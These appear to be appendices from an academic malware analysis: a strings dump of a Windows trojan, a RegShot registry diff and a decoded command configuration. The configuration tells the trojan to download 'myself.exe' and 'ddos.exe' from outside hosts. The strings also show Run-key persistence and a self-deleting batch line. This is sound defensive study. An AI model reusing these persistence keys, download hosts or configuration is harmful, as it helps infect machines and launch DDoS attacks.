Document
<a href="
">aaa</a>
HinnerHTML
body
document
item
links
HgetElementsByTagName
width
left
height
top
_self
Htarget
click
PCG
width
height
HScroll
width
height
width
Resizable
time
log_md5
innertext
aaa
innerText
yes
scrollTo
parentWindow
top
Top
```

```
Left
value
submit
item
e.Message
logerr
myself
418364049ads
346969433sdgsfd
100055555David
SOFTWARE\Microsoft\Windows\
      CurrentVersion\Explorer\Shell
      Folders
Common Startup
\office.lnk
pwis
ys.ini
MyUserinit
oftware\Microsoft\Windows\Curr
entVersion\Policies\Explorer\run
mywehit.ini
$@Error
kernel32.dll
DeleteCriticalSection
LeaveCriticalSection
EnterCriticalSection
InitializeCriticalSection
VirtualFree
VirtualAlloc
LocalFree
LocalAlloc
GetTickCount
QueryPerformanceCounter
GetVersion
GetCurrentThreadId
WideCharToMultiByte
MultiByteToWideChar
lstrlenA
lstrcpynA
LoadLibraryExA
GetThreadLocale
GetStartupInfoA
GetProcAddress
GetModuleHandleA
GetModuleFileNameA
GetLocaleInfoA
GetCommandLineA
FreeLibrary
FindFirstFileA
FindClose
ExitProcess
WriteFile
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetStdHandle
user32.dll
GetKeyboardType
LoadStringA
MessageBoxA
CharNextA
advapi32.dll
RegQueryValueExA
RegOpenKeyExA
RegCloseKey
oleaut32.dll
SysFreeString
SysReAllocStringLen
SysAllocStringLen
kernel32.dll
TlsSetValue
TlsGetValue
TlsFree
TlsAlloc
LocalFree
LocalAlloc
advapi32.dll
RegSetValueExA
RegQueryValueExA
RegQueryInfoKeyA
RegOpenKeyExA
RegOpenKeyA
RegEnumKeyExA
RegDeleteValueA
RegDeleteKeyA
RegCreateKeyA
RegCloseKey
OpenProcessToken
LookupPrivilegeValueA
AdjustTokenPrivileges
kernel32.dll
WriteFile
VirtualQuery
SetLocalTime
SetFileAttributesA
ReadFile
MultiByteToWideChar
LoadLibraryA
LeaveCriticalSection
InitializeCriticalSection
GetVersionExA
GetTickCount
GetThreadLocale
GetStringTypeExA
GetStdHandle
GetProcAddress
GetPrivateProfileStringA
GetModuleHandleA
GetModuleFileNameA
GetLocaleInfoA
GetLocalTime
GetLastError
GetFullPathNameA
GetDiskFreeSpaceA
GetDateFormatA
GetCurrentProcess
GetCPInfo
GetACP
FreeLibrary
FormatMessageA
FindNextFileA
FindFirstFileA
FindClose
FileTimeToLocalFileTime
FileTimeToDosDateTime
EnumCalendarInfoA
EnterCriticalSection
DeleteFileA
DeleteCriticalSection
CreateThread
CreateFileA
CompareStringA
CloseHandle
user32.dll
mouse_event
TranslateMessage
ShowWindow
SetWindowPos
SetWindowLongA
SetLayeredWindowAttributes
SetForegroundWindow
SetCursorPos
SendMessageA
PeekMessageA
MessageBoxA
LoadStringA
IsWindowVisible
IsWindowEnabled
```

```
GetWindowThreadProcessId
GetWindowTextA
GetWindowLongA
GetSystemMetrics
GetWindow
GetForegroundWindow
GetCursorPos
GetClassNameA
FindWindowExA
FindWindowA
EnumChildWindows
DispatchMessageA
ClipCursor
CharNextA
CharToOemA
kernel32.dll
Sleep
oleaut32.dll
SafeArrayPtrOfIndex
SafeArrayGetUBound
SafeArrayGetLBound
SafeArrayCreate
VariantChangeType
VariantCopyInd
VariantCopy
VariantClear
VariantInit
ole32.dll
CLSIDFromProgID
CoCreateInstance
CoUninitialize
CoInitialize
oleaut32.dll
GetErrorInfo
SysFreeString
netapi32.dll
Netbios
winmm.dll
mixerSetControlDetails
mixerClose
mixerGetControlDetailsA
mixerGetLineControlsA
mixerGetLineInfoA
mixerOpen
mixerGetNumDevs
wininet.dll
InternetSetOptionA
FindNextUrlCacheEntryA
DeleteUrlCacheEntry
FindFirstUrlCacheEntryA
shlwapi.dll
PathFileExistsA
kernel32.dll
GetTempPathA
WritePrivateProfileStringA
GetSystemDirectoryA
Process32Next
Process32First
CreateToolhelp32Snapshot
shell32.dll
SHGetPathFromIDListA
SHGetSpecialFolderLocation
ShellExecuteA
maindl.dll
init
main
DVCLAL
PACKAGEINFO
7Dispatch methods do not support more than 64 parameters
Mon
Tue
Wed
Thu
Fri
Sat
Sunday
Monday
Tuesday
Wednesday
Thursday
Friday
Saturday
OLE error %.8x.Method '%s' not supported by automation object/Variant does not reference an automation object
Oct
Nov
Dec
January
February
March
April
May
June
July
August
September
October
November
December
Sun
External exception %x
Assertion failed
Interface not supported
Exception in safecall method
%s (%s, line %d)
Abstract Error?Access violation at address %p in module '%s'. %s of address %p
Jan
Feb
Mar
Apr
May
Jun
Jul
Aug
Sep
Read
Write$Error creating variant or safe array)Variant or safe array index out of bounds
Variant or safe array is locked
Invalid variant type conversion
Invalid variant operation
Invalid NULL variant operation%Invalid variant operation (%s%.8x)
%s5Could not convert variant of type (%s) into type (%s)=Overflow while converting variant of type (%s) into type (%s)
Variant overflow
Invalid argument
Invalid variant type
Operation not supported
Unexpected variant error
Invalid floating point operation
Floating point division by zero
Floating point overflow
Floating point underflow
Invalid pointer operation
Invalid class typecast0Access violation at address %p. %s of address %p
Access violation
```

```
Stack overflow
Control-C hit
Privileged instruction(Exception %s in module %s at %p.
Application Error1Format '%s'
invalid or incompatible with argument
No argument for format '%s'"Variant method calls not supported
!'%s' is not a valid integer value
('%s' is not a valid floating point value
Invalid argument to time encode
Invalid argument to date encode
Out of memory
I/O error %d
File not found
Invalid filename
Too many open files
File access denied
Read beyond end of file
Disk full
Invalid numeric input
Division by zero
Range check error
Integer overflow
jjj
jjh
jjj
DVCLAL
PACKAGEINFO
MAINDLL
DLL
START
BIN
DVCLAL
PACKAGEINFO
maindl
CommCtrl
System
SysInit
3Messages
KWindows
UTypes
sActiveX
*ShellAPI
RegStr
?WinInet
UrlMon
qComConst
$VarUtils
SysUtils
SysConst
zclass_stringlist
Wmd5
CVariants
(ShlObj
FComObj
MZP
This program must be run under Win32
CODE
`DATA
BSS
.idata
.edata
P.reloc
P.rsrc
WideString
c:\my
cj.bat
del %0
cmd.e
s.ini
pwisy
exe_bak
usertype
sys
hitp
mgck
Software\Microsoft\Windows\CurrentVersion\Policies\Explorer\run
MyUserinit
Common Startup
SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\Shell Folders
\office.lnk
ZYYd
ZYYd
lertDialog
AVP.A
AVP.Product_Notification
AVP.TrafficMonConnectionTerm
tton
utton
AVP.B
Error
Runtime error     at 00000000
0123456789ABCDEF
kernel32.dll
DeleteCriticalSection
LeaveCriticalSection
EnterCriticalSection
InitializeCriticalSection
VirtualFree
VirtualAlloc
LocalFree
LocalAlloc
GetVersion
GetCurrentThreadId
GetThreadLocale
GetStartupInfoA
GetLocaleInfoA
GetCommandLineA
FreeLibrary
ExitProcess
WriteFile
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetStdHandle
user32.dll
GetKeyboardType
MessageBoxA
advapi32.dll
RegQueryValueExA
RegOpenKeyExA
RegCloseKey
oleaut32.dll
SysFreeString
kernel32.dll
TlsSetValue
TlsGetValue
TlsFree
TlsAlloc
LocalFree
LocalAlloc
advapi32.dll
RegQueryValueExA
RegOpenKeyA
RegCloseKey
kernel32.dll
Sleep
GetTickCount
GetPrivateProfileStringA
CopyFileA
user32.dll
TranslateMessage
```

```
SetWindowLongA
SetLayeredWindowAttributes
SetForegroundWindow
SetCursorPos
SetActiveWindow
SendMessageA
PeekMessageA
IsWindowEnabled
GetWindowRect
GetWindowLongA
GetWindow
GetClassNameA
FindWindowExA
FindWindowA
DispatchMessageA
shell32.dll
ShellExecuteA
kernel32.dll
CloseHandle
WriteFile
CreateFileA
shlwapi.dll
PathFileExistsA
dll16.dll
start
UTypes
System
SysInit
zclass_stringlist
KWindows
install
UTypes
System
SysInit
zclass_stringlist
KWindows
KERNEL32.DLL
DeleteCriticalSection
LeaveCriticalSection
EnterCriticalSection
InitializeCriticalSection
VirtualFree
VirtualAlloc
LocalFree
LocalAlloc
GetVersion
GetCurrentThreadId
GetThreadLocale
GetStartupInfoA
GetLocaleInfoA
GetCommandLineA
FreeLibrary
ExitProcess
WriteFile
UnhandledExceptionFilter
RtlUnwind
RaiseException
GetStdHandle
USER32.DLL
GetKeyboardType
MessageBoxA
ADVAPI32.DLL
RegQueryValueExA
RegOpenKeyExA
RegCloseKey
OLEAUT32.DLL
SysFreeString
KERNEL32.DLL
TlsSetValue
TlsGetValue
LocalAlloc
GetModuleHandleA
ADVAPI32.DLL
RegQueryValueExA
RegOpenKeyA
RegCreateKeyA
RegCloseKey
OpenProcessToken
LookupPrivilegeValueA
AdjustTokenPrivileges
KERNEL32.DLL
lstrlenW
WriteProcessMemory
WriteFile
WaitForSingleObject
VirtualFreeEx
VirtualAllocEx
Sleep
SizeofResource
SetLocalTime
OpenProcess
MultiByteToWideChar
LockResource
LoadResource
LoadLibraryA
GetWindowsDirectoryA
GetThreadLocale
GetProcAddress
GetPrivateProfileStringA
GetModuleHandleA
GetModuleFileNameA
GetLocaleInfoA
GetLocalTime
GetLastError
GetCurrentProcess
FreeLibrary
CreateRemoteThread
MZLoadLibraryA
KERNEL32.DLL
GetProcAddress
vhQYF
.Upack
.ByDwing
```

B.4 RegShot

```
Regshot 1.8.2
Comments:
Datetime:2008/5/1 12:34:20  ,  2008/5/1 12:40:13
Computer:VMXP1 , VMXP1
Username:vmwp , vmwp

----------------------------------
Keys deleted:1
----------------------------------
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311

----------------------------------
Keys added:6
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\run
HKLM\SOFTWARE\Microsoft\DownloadManager
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{D27CDB6E-AE6D-11CF-96B8-444553540000}
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{D27CDB6E-AE6D-11CF-96B8-444553540000}\iexplore
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502

----------------------------------
Values deleted:5
----------------------------------
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311\CachePath: "%USERPROFILE%\Local Settings\
     History\History.IE5\MSHist012008031020080311\"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311\CachePrefix: ":2008031020080311: "
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311\CacheLimit: 0x00002000
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311\CacheOptions: 0x0000000B
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008031020080311\CacheRepair: 0x00000000

----------------------------------
Values added:15
----------------------------------
HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\policies\Explorer\run\
     MyUserinit: "C:\WINDOWS\system32\inf\svchosts.exe C:\WINDOWS\system32\
     lwis16_080407.dll start"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Internet
     Explorer\Main\Check_Associations: "no"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\haxabja.rkr:
      02 00 00 00 06 00 00 00 A0 10 B6 13 88 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{D27CDB6E-AE6D-11CF-96B8-444553540000}\iexplore
     \Type: 0x00000001
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{D27CDB6E-AE6D-11CF-96B8-444553540000}\iexplore
     \Count: 0x00000002
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{D27CDB6E-AE6D-11CF-96B8-444553540000}\iexplore
     \Time: D8 07 05 00 04 00 01 00 0C 00 26 00 15 00 D8 00
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\EnableAutodial: 0x00000000
```

```
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502\CachePath: "%USERPROFILE%\Local Settings\
     History\History.IE5\MSHist012008050120080502\"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502\CachePrefix: ":2008050120080502: "
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502\CacheLimit: 0x00002000
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502\CacheOptions: 0x0000000B
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\5.0\Cache\Extensible Cache\
     MSHist012008050120080502\CacheRepair: 0x00000000
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Shell Extensions\Cached\{FF393560-C2A7-11CF-BFF4
     -444553540000} {000214E6-0000-0000-C000-000000000046} 0x401: 01 00 00 00
      34 00 33 00 80 09 E2 22 88 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\MUICache\C:\Documents and Settings\vmwp\Desktop\unknown.exe:
      "unknown"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\MUICache\C:\WINDOWS\system32\inf\svchosts.exe: "Run a DLL as
      an App"

----------------------------------
Values modified:11
----------------------------------
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: 12 22 09 8D 34 92 BF 59 45 F5
     F5 EB BD 6C B5 0B 41 0A A4 97 82 14 44 83 0F 62 22 2A C7 B2 E4 8D 63 A6
     35 D7 82 20 81 80 29 1A 50 06 B5 C3 98 44 F5 39 B8 E7 47 5C A1 67 30 5D
     39 85 17 48 03 3E AF 15 2C 27 3C 31 D2 39 03 C4 93 DC B9 C9 CA 28
HKLM\SOFTWARE\Microsoft\Cryptography\RNG\Seed: BE 47 98 35 37 F4 E5 DE 9F 7B
     56 8E 43 F4 81 A0 62 15 9D AB 64 D9 46 B6 60 E2 95 A7 9B 3D 1A 25 48 ED
     A0 B6 2A FE 76 73 A5 8F A1 D3 C6 CE 0B 1C 23 A2 0E 39 A7 E2 18 37 91 82
     CD 4B 72 96 AE D9 0B 73 5F 55 B7 13 21 C1 3E 3D 31 EB C6 BB 0E F4
HKLM\SOFTWARE\Microsoft\DirectDraw\MostRecentApplication\Name: "iexplore.exe"
HKLM\SOFTWARE\Microsoft\DirectDraw\MostRecentApplication\Name: "IEXPLORE.EXE"
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Internet
     Explorer\Main\Window_Placement: 2C 00 00 00 02 00 00 00 03 00 00 00 FF
     FF FF FF FF FF FF FF FF FF FF FF FF FF FF 2C 00 00 00 3A 00 00 00 0C
     02 00 00 74 01 00 00
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Internet
     Explorer\Main\Window_Placement: 2C 00 00 00 02 00 00 00 03 00 00 00 FF
     FF FF FF FF FF FF FF FF FF FF FF FF FF FF 49 00 00 00 57 00 00 00 29
     02 00 00 91 01 00 00
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU: 02 00 00 00 11 00 00 00 00 44 B3 A6 87 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU: 02 00 00 00 13 00 00 00 40 CC A5 18 88 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_HVFPHG: 02 00 00 00 12 00 00 00 60 AD 8A A6 87 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_HVFPHG: 02 00 00 00 14 00 00 00 50 2F 9C 18 88 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\cebprkc.rkr:
      02 00 00 00 06 00 00 00 10 D4 A6 94 4A 99 C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Explorer\UserAssist\{75048700-EF1F-11D0-9888-006097DEACF9
     }\Count\HRZR_EHACNGU:P:\Qbphzragf naq Frggvatf\izjc\Qrfxgbc\cebprkc.rkr:
      02 00 00 00 07 00 00 00 40 CC A5 18 88 AB C8 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{FB5F1910-F110-11D2-BB9E-00C04F795683}\iexplore
     \Count: 0x00000004
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{FB5F1910-F110-11D2-BB9E-00C04F795683}\iexplore
     \Count: 0x00000006
```

```
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{FB5F1910-F110-11D2-BB9E-00C04F795683}\iexplore
     \Time: D8 07 03 00 01 00 0A 00 0A 00 05 00 31 00 57 01
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Ext\Stats\{FB5F1910-F110-11D2-BB9E-00C04F795683}\iexplore
     \Time: D8 07 05 00 04 00 01 00 0C 00 26 00 10 00 49 03
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\Connections\SavedLegacySettings: 3C 00
     00 00 06 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00
     00 00 00 00 00 00 90 9E 7D F6 88 82 C8 01 01 00 00 00 81 F1 D1 D3 00 00
     00 00 00 00 00 00
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     CurrentVersion\Internet Settings\Connections\SavedLegacySettings: 3C 00
     00 00 08 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 04 00
     00 00 00 00 00 00 90 9E 7D F6 88 82 C8 01 01 00 00 00 81 F1 D1 D3 00 00
     00 00 00 00 00 00
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\BagMRU\MRUListEx: 01 00 00 00 08 00 00 00 07 00 00 00 06 00
     00 00 05 00 00 00 04 00 00 00 03 00 00 00 02 00 00 00 00 00 00 00 FF FF
     FF FF
HKU\S-1-5-21-436374069-484763869-839522115-1003\Software\Microsoft\Windows\
     ShellNoRoam\BagMRU\MRUListEx: 00 00 00 00 01 00 00 00 08 00 00 00 07 00
     00 00 06 00 00 00 05 00 00 00 04 00 00 00 03 00 00 00 02 00 00 00 FF FF
     FF FF
HKU\S-1-5-21-436374069-484763869-839522115-1003\SessionInformation\
     ProgramCount: 0x00000001
HKU\S-1-5-21-436374069-484763869-839522115-1003\SessionInformation\
     ProgramCount: 0x00000002

----------------------------------
Total changes:38
----------------------------------
```

B.5 list.htm

The following is the text retrieved by `unknown.exe` at the site `http://r.viwv.cn/list.htm`.


```
YgBlAGcAaQBuADwAYgByAD4AMAA4ADAANAAwADcALAAxACwAMQAsADEALAA2ADAALAAwACwAMQAsA
  DEAMAAsADkAMAAsADAALAAsADMAMAAsACwAMAAsADEALAAxADAAMAAsADEALAAwACwAMQAwACwA
  NgAwADwAYgByAD4AaAB0AHQAcAA6AC8ALwByAC4AdgBpAHcAdgAuAGMAbgAvAGQAbwB3AG4ALwB
  tAHkAcwBlAGwAZgAuAGUAeABlACwAaAB0AHQAcAA6AC8ALwB4AC4AdgBpAHcAdgAuAGMAbgAvAG
  QAZABvAHMALgBlAHgAZQAsAGQAZABvAHMALAAxADMAMAAwADAALAA5ADkAOQA5ADkAOQAsADIAO
  wA8AGIAcgA
+ADwAYgByAD4ANgAwADwAYgByAD4APABiAHIAPgA8AGIAcgA
+ADwAYgByAD4AMQAwACwAMQAwACwAMQAwADAALAAwAC0AMgA0ACwAOAAwADAALAA2ADAAMAAsACgA
  MAAsADAALAAyADAALAAxADIAMgAsADIAMAAwACwAMQA0ADUAOwApACwAMQAsADAALAAoACUAdQA
  2ADIANAAwACUAdQA2ADcAMAA5ACkALABoAHQAdABwACUAMwBBAC8ALwB3AHcAdwAuAGIAYQBpAG
  QAdQAuAGMAbwBtAC8AcwAlADMARgB0AG4AJQAzAEQAbABlAGkAegBoAGUAbgAlADIANgBpAGUAJ
  QAzAEQAZwBiADIAMwAxADIAJQAyADYAYgBzACUAMwBEACUAMgA1AEMANgAlADIANQBFAEIAJQAy
  ADUAQwA2ACUAMgA1AEUAQgAlADIANQBCADkAJQAyADUARgBFACUAMgA1AEIANgAlADIANQBGAEI
  AJQAyADYAcwByACUAMwBEACUAMgA2AHoAJQAzAEQAJQAyADYAYwBsACUAMwBEADMAJQAyADYAZg
  AlADMARAA4ACUAMgA2AHcAZAAlADMARAAlADIANQBDADYAJQAyADUARQBCACUAMgA1AEMANgAlA
  DIANQBFAEIAJQAyADUAQgA5ACUAMgA1AEYARQAlADIANQBCADYAJQAyADUARgBCACUAMgA1AEIA
  OQAlADIANQBBADkAJQAyADUAQwA3ACUAMgA1AEYAMwAlADIANgBjAHQAJQAzAEQAMAAsAGgAdAB
  0AHAAJQAzAEEALwAvAHcAdwB3AC4AYgBhAGkAZAB1AC4AYwBvAG0ALwBzACUAMwBGAHcAZAAlAD
  MARAAlADIANQBFADkAJQAyADUAQgBEACUAMgA1ADkAMAAlADIANQBFADkAJQAyADUAQgBEACUAM
  gA1ADkAMAAlADIANQBFADUAJQAyADUAOQAzACUAMgA1ADgAOAAlADIANQBFADUAJQAyADUAQgAw
  ACUAMgA1ADkANAAlADIANgB0AG4AJQAzAEQAbABlAGkAegBoAGUAbgAlADIANgBjAGwAJQAzAEQ
  AMwAlADIANgBpAGUAJQAzAEQAdQB0AGYALQA4ACwAMAAsADkAOQA5ADkAOQAsADAALAA3ACwAMA
  AsACwAMAA8AGIAcgA
+ADEAMgAsADEAMAAsADEAMAAwACwAMAAtADIANAAsADgAMAAwACwANgAwADAALAAoADAALAAwACwA
  MAAsADAALAAwACwAMAA7ACkALAAxACwANQAwADAALAAoACUAdQA2ADIANAAwACUAdQA2ADcAMAA
  5ACkALABoAHQAdABwACUAMwBBAC8ALwB3AHcAdwAuAGIAYQBpAGQAdQAuAGMAbwBtAC8AcwAlAD
  MARgBpAGUAJQAzAEQAZwBiADIAMwAxADIAJQAyADYAYgBzACUAMwBEACUAMgA1AEMANgAlADIAN
  QBFAEIAJQAyADUAQwA2ACUAMgA1AEUAQgAlADIANQBCADkAJQAyADUARgBFACUAMgA1AEIANgAl
  ADIANQBGAEIAJQAyADYAcwByACUAMwBEACUAMgA2AHoAJQAzAEQAJQAyADYAYwBsACUAMwBEADM
  AJQAyADYAZgAlADMARAA4ACUAMgA2AHcAZAAlADMARAAlADIANQBDAEUAJQAyADUARAAyACUAMg
  A1AEIANQAlADIANQBDADQAJQAyADUAQwA2ACUAMgA1AEUAQgAlADIANQBDADYAJQAyADUARQBCA
  CUAMgA1AEIAOQAlADIANQBGAEUAJQAyADUAQgA2ACUAMgA1AEYAQgAlADIANgBjAHQAJQAzAEQA
  MAAsAGgAdAB0AHAAJQAzAEEALwAvAHcAdwB3AC4AYgBhAGkAZAB1AC4AYwBvAG0ALwBzACUAMwB
  GAHcAZAAlADMARAAlADIANQBDADYAJQAyADUARQBCACUAMgA1AEMANgAlADIANQBFAEIAJQAyAD
  UAQgA5ACUAMgA1AEYARQAlADIANQBCADYAJQAyADUARgBCACwAMAAsADkAOQA5ADkAOQAsADAAL
  AA1ACwAMAAsACwAOQAwADwAYgByAD4AZQBuAGQAPABiAHIAPgA=
```


The following is the decoded version of the above text.

```
begin<br>
080407,1,1,1,60,0,1,10,90,0,,30,,0,1,100,1,0,10,60<br>
http://r.viwv.cn/down/myself.exe,http://x.viwv.cn/ddos.exe,ddos
     ,13000,99999,2;<br

begin<br>60<br><br><br

begin<br>10,10,100,0-24,800,600,(0,0,20,122,200,145;),1,0,(%u6240%u6709),http
     %3A//www.baidu.com/s%3Ftn%3Dleizhen%26ie%3Dgb312%26bs%3D%25C6%25EB%25C6
     %25EB%25B9%25FE%25B6%25FB%26sr%3D%26z%3D%26cl%3D3%26f%3D8%26wd%3D%25C6
     %25EB25C6%25EB%25B9%25FE%25B6%25FB%25B9%25A9%25C7%25F3%26ct%3D0,http%3A
     //www.baidu.com/s%3Fwd%3D%25E9%25BD%259%25E9%25BD%2590%25E5%2593%2588%25
     E5%25B0%2594%26tn%3Dleizhen%26cl%3D3%26ie%3Dutf-8,0,99999,0,7,0,,0<br

begin12,10,100,0-24,800,600,(0,0,0,0,0,0;),1,500,(%u6240%u6709),http%3A//www.
     baidu.com/s%3Fie%3Dgb2312%26bs%3D%25C6%25EB25C6%25EB%25B9%25FE%25B6%25FB
     %26sr%3D%26z%3D%26cl%3D3%26f%3D8%26wd%3D%25CE%25D2%25B5%25C4%25C6%25
     EB25C6%25EB%25B9%25FE%25B6%25FB%26ct%3D0,http%3A//www.baidu.com/s%3Fwd%3
     D%25C6%25EB%25C6%25EB%25B9%25FE%25B625FB,0,99999,0,5,0,,90<br>end<br>
```

The URLs are Percent-encoded. We have not decoded these URLs because they contain Chinese characters. They are however valid URLs understandable by web browsers and thus we don't see the need to decode them further.

Appendix C

asciidump.cpp

```
/*
 * New BSD License
 * Copyright (c) 2008, Petter Wedum
 * All rights reserved.
 *
 * Redistribution and use in source and binary forms,
 * with or without modification, are permitted provided
 * that the following conditions are met:
 *   * Redistributions of source code must retain the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer.
 *   * Redistributions in binary form must reproduce the above
 *     copyright notice, this list of conditions and the following
 *     disclaimer in the documentation and/or other materials
 *     provided with the distribution.
 *   * Neither the name of the Norwegian University of Science
 *     and Technology nor the names of its contributors may be
 *     used to endorse or promote products derived from this
 *     software without specific prior written permission.
 * THIS SOFTWARE IS PROVIDED BY THE COPYRIGHT HOLDERS AND
 * CONTRIBUTORS "AS IS" AND ANY EXPRESS OR IMPLIED WARRANTIES,
 * INCLUDING, BUT NOT LIMITED TO, THE IMPLIED WARRANTIES OF
 * MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
 * DISCLAIMED. IN NO EVENT SHALL THE COPYRIGHT OWNER OR
 * CONTRIBUTORS BE LIABLE FOR ANY DIRECT, INDIRECT, INCIDENTAL,
 * SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES (INCLUDING, BUT
 * NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
 * LOSS OF USE, DATA, OR PROFITS; OR BUSINESS INTERRUPTION)
 * HOWEVER CAUSED AND ON ANY THEORY OF LIABILITY, WHETHER IN
 * CONTRACT, STRICT LIABILITY, OR TORT (INCLUDING NEGLIGENCE OR
 * OTHERWISE) ARISING IN ANY WAY OUT OF THE USE OF THIS SOFTWARE,
 * EVEN IF ADVISED OF THE POSSIBILITY OF SUCH DAMAGE.
*/

/*
 *  file asciidump.cpp
 *
 *  Only tested on Windows XP SP2
 *
*/

#include <iostream>
#include <fstream>
#include <string>
#include <cstdlib>
#include <cstring>
using namespace std;

char IN_FILENAME[256] = "";
int VERBOSE = 0; // bool
int STRING_LENGTH = 3;
```

```
int ALLOWED_CHARS = 3;
int OUT = 0; // bool
char OUT_FILENAME[256] = "";
int HELP = 0; // bool

const char SIGNS[] = ". ()$+-_:@\"\'/\\";

int legalSign(char c) {
  for(unsigned int i = 0; i < strlen(SIGNS); ++i) {
    if(c == SIGNS[i]) return 1;
  }
  return 0;
}

int legal(char c) {
  if(0 == ALLOWED_CHARS) return 0;
  else if(1 == ALLOWED_CHARS) return isalpha(c);
  else if(2 == ALLOWED_CHARS) return isalnum(c);
  else if(3 == ALLOWED_CHARS) return isalnum(c) || legalSign(c);
  else if(4 == ALLOWED_CHARS) return isprint(c);
